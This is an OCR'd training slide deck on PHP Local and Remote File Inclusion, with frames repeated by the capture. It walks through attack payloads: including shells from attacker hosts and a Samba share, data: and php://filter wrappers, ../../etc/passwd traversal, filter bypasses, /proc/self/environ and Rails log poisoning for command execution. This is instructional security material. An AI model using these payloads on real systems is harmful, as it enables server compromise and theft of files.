LFI/RFI

Local/Remote File Inclusion

WTF is LFI/RFI?

User can set file with code, which will be included (executed or just printed out)


index.php

```
<?php

include $_GET['page'];

?>
```

help.php

```
<?php
echo "123";
```

GET /page=help.php



WTF is LFI/RFI?

User can set file with code, which will be included (executed or just printed out)


index.php

```
<?php

include $_GET['page'];

?>
```

help.php

```
<?php
echo "123";
```

GET /page=help.php



WTF is LFI/RFI?

User can set file with code, which will be included (executed or just printed out)


index.php

```
<?php

include $_GET['page'];

?>
```

help.php

```
<?php
echo "123";
```

123



PHP functions

- include
- include_once
- require
- require_once

So, RFI?

With RFI you can set any URL instead of a local path to file. Code from url will be executed.

index.php

```
...
include $_GET['url'];
...
```

/url=http://hacker/shell.txt

shell.txt

```
<?php
echo "123123";
...
```

So, RFI?

With RFI you can set any URL instead of a local path to file. Code from url will be executed.

index.php

```
...
include $_GET['url'];
...
```

/url=http://hacker/shell.txt

shell.txt

```
<?php
echo "123123";
...
```


So, RFI?

With RFI you can set any URL instead of a local path to file. Code from url will be executed.

index.php

```
...
include $_GET['url'];
...
```


123123



shell.txt

```
<?php
echo "123123";
...
```

LFI or RFI?


Path in function before user's input?
include('/tmp/'.$file) or include($file.'.php')
Allow_url_fopen
False
True
Allow_url_include
False
True
LFI
RFI

RFI trick using Samba


This functions disabled
allow_url_fopen = Off
allow_url_include = Off

Required steps:
1. Install SAMBA server
2. Disable authorization
3. Share folder
4. Locate shell in folder

RFI trick using Samba

Web App

http://target.com/page.php?page=\\192.168.4.4\share_folder\shell.php



H4ck3R


Public share

\\192.168.4.4\share_folder\shell.php

RFI trick using Samba

Web App

http://target.com/page.php?page=\\192.168.4.4\share_folder\shell.php



H4ck3R

Public share

\\192.168.4.4\share_folder\shell.php

RFI trick using Samba

Web App

http://target.com/page.php?page=\\192.168.4.4\share_folder\shell.php

H4ck3R

<?php system('id');>

Public share

\\192.168.4.4\share_folder\shell.php

RFI trick using Samba

Web App

http://target.com/page.php?page=\\192.168.4.4\share_folder\shell.php

id=1001 (www-data)...

H4ck3R

<?php system('id');>

Public share

\\192.168.4.4\share_folder\shell.php

RFI exploitation

Simple, via site with your code

index.php

```
...
include $_GET['url'].'.txt';
...
```

/url=**http://hacker/shell**

Linux ...

shell.txt

```
<?php
system('uname -a');
...
```

RFI exploitation


Using wrappers (see SSRF)

index.php

```
...
include $_GET['url'].'.txt';
...
```

/url=**data:,<?php system('id'); ?>#**

id=1001 (www-data)...



Slice path with "#" or "?"
or
use data:text/plain;base64,PD9wa..

RFI exploitation

Read files via php:// wrapper

index.php

```
...
include $_GET['file'];
...
```

?file=**php://filter/convert.base64-encode/resource=*index.php***

PD9waHA...

base64("**<?php...**


LFI exploitation

Require any local file

index.php

```
...
include '/var/www/'.$_GET['file'].'.php';
...
```

?file=**../../etc/passwd%00**



Null byte work only with magic_quotes_gpc=off
Try to use slashes technique ///[~4096]///.php (old php version)

RFI exploitation


Protocol filter bypass using wrappers

index.php

```
...
if (substr($_GET['url'], 0, 4) != 'http')
{
  include $_GET['url'];
}
```

url_encode(%68) = h

/url=%68ttp://site/shell.php



id=1001 (www-data)...

RFI exploitation

Protocol filter bypass using wrappers

index.php

```
...
if (substr($_GET['url'], 0, 4) != 'http')
{
  include $_GET['url'];
}
```

/url=**zlib:**http://site/shell.php

id=1001 (www-data)...

LFI exploitation

use ProcFS features

index.php

```
...
include '/var/www/'.$_GET['file'];
...
```

environ

```
...
USER_AGENT=<?php system('id'); ?>
...
```

?file=**../../proc/self/environ%00**

...

User-Agent: **<?php system('id'); ?>**

/proc/self/fd/[0-9]
apache log files located at 2 and 7


Ruby on rails example

LFI

Ruby on Rails

http://site.com/users/
%2fetc%2fpasswd


root:x:0:0:root:/root:/bin/bash
....



RCE Exploitation

We have access to log file
./log/development.log
Lets write into it!


http://site.com/users/dashboard?
blablabla=<%=`ls` %>



RCE Exploitation


Now we just read logs

http://site.com/users/
%2Flog%2Fdevelopment%2Elog



...
Gemfile
Gemfile.lock
README.md
Rakefile
...

LFI TO RCE via tmp files



source: PHP_LFI_rfc1867

LFI TO RCE via tmp files

GetTempFileName -> Path name + prefix + unique

Path name = C:\Windows\Temp

Prefix = php

Unique = {...} 65,535 combinatios

LFI TO RCE via tmp files

Brute 65,535 combinations?

No!

Windows have FindFirstFile function

Which allowed to use mask

<< as *

> as ?

LFI TO RCE via tmp files